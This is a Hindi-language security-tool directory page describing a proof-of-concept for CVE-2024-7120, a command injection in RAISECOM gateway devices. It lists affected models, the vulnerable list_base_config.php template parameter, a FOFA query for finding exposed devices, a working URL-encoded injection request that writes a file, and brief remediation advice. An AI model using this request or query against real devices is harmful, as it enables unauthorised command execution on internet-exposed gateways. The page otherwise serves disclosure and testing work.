
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2024-7120 — RAISECOM गेटवे उपकरणों में CVE-2024-7120 कमांड इंजेक्शन भेद्यता के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट। सुरक्षा परीक्षण के लिए शोषण विवरण, प्रभावित मॉडल और curl-आधारित हमले के उदाहरण प्रदान करता है। | Kitploit
उपकरण/GitHubGitHub/gh-ost00/cve-2024-7120
IoT सुरक्षाभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोल
GitHubgh-ost00/cve-2024-7120

CVE-2024-7120

RAISECOM गेटवे उपकरणों में CVE-2024-7120 कमांड इंजेक्शन भेद्यता के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट। सुरक्षा परीक्षण के लिए शोषण विवरण, प्रभावित मॉडल और curl-आधारित हमले के उदाहरण प्रदान करता है।

रिपॉजिटरी देखें
82702 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

Raisecom डिवाइस कमांड इंजेक्शन (CVE-2024-7120) प्रूफ ऑफ कॉन्सेप्ट!

अवलोकन


RAISECOM गेटवे उपकरणों में एक कमांड इंजेक्शन भेद्यता की पहचान की गई है, जो मॉडल MSG1200, MSG2100E, MSG2200 और MSG2300 को प्रभावित करती है। यह भेद्यता दूरस्थ हमलावरों को वेब इंटरफ़ेस के माध्यम से सिस्टम पर मनमाने कमांड निष्पादित करने की अनुमति देती है। समस्या list_base_config.php स्क्रिप्ट में, विशेष रूप से template पैरामीटर के माध्यम से मौजूद है, जो इंटरनेट पर 25,112 से अधिक उपकरणों को प्रभावित करती है।

✔ FOFA : title="web user login" && body="<META content="MSHTML 6.00.2900.5583" name=GENERATOR>"
banner

प्रभावित उपकरण

हार्डवेयर

  • RAISECOM गेटवे मॉडल MSG1200, MSG2100E, MSG2200, MSG2300

सॉफ्टवेयर

  • 3.90

प्रभावित घटक

URI: /vpn/list_base_config.php

विवरण: list_base_config.php RAISECOM गेटवे उपकरणों का एक वेब-आधारित इंटरफ़ेस घटक है जो VPN कॉन्फ़िगरेशन प्रबंधित करने के लिए उपयोग किया जाता है। पहचानी गई भेद्यता इस स्क्रिप्ट में template पैरामीटर के अनुचित हैंडलिंग के कारण उत्पन्न होती है। अपर्याप्त इनपुट सैनिटाइज़ेशन के कारण यह पैरामीटर डिवाइस के ऑपरेटिंग सिस्टम पर मनमाने कमांड निष्पादित करने के लिए शोषित किया जा सकता है।

CWE

CWE-77: कमांड इंजेक्शन

शोषण

यहाँ एक उदाहरण है कि कैसे भेद्यता का शोषण curl कमांड का उपयोग करके किया जा सकता है:

GET "http://host.com/vpn/list_base_config.php?type=mod&parts=base_config&template=%60echo%20-e%20%27{{Created by Ghost sec}}%27%3E%20%2Fwww%2Ftmp%2Finfo.html%60"

इस उदाहरण में, curl कमांड list_base_config.php स्क्रिप्ट पर एक दुर्भावनापूर्ण HTTP GET अनुरोध भेजता है। अनुरोध एक कमांड निष्पादित करने के लिए template पैरामीटर का उपयोग करता है।


वास्तविक परिणाम

नमूना 1

banner

नमूना 2

banner

अनुशंसाएँ

  1. इनपुट सत्यापन: सभी उपयोगकर्ता इनपुट पर सख्त सत्यापन जाँच लागू करें, विशेष रूप से वे जो सिस्टम कमांड या फ़ाइल पथ को प्रभावित कर सकते हैं।
  2. पहुँच नियंत्रण: डिवाइस के वेब इंटरफ़ेस तक पहुँच को विश्वसनीय नेटवर्क और प्रमाणित उपयोगकर्ताओं तक सीमित करें।
टूल डाउनलोड करें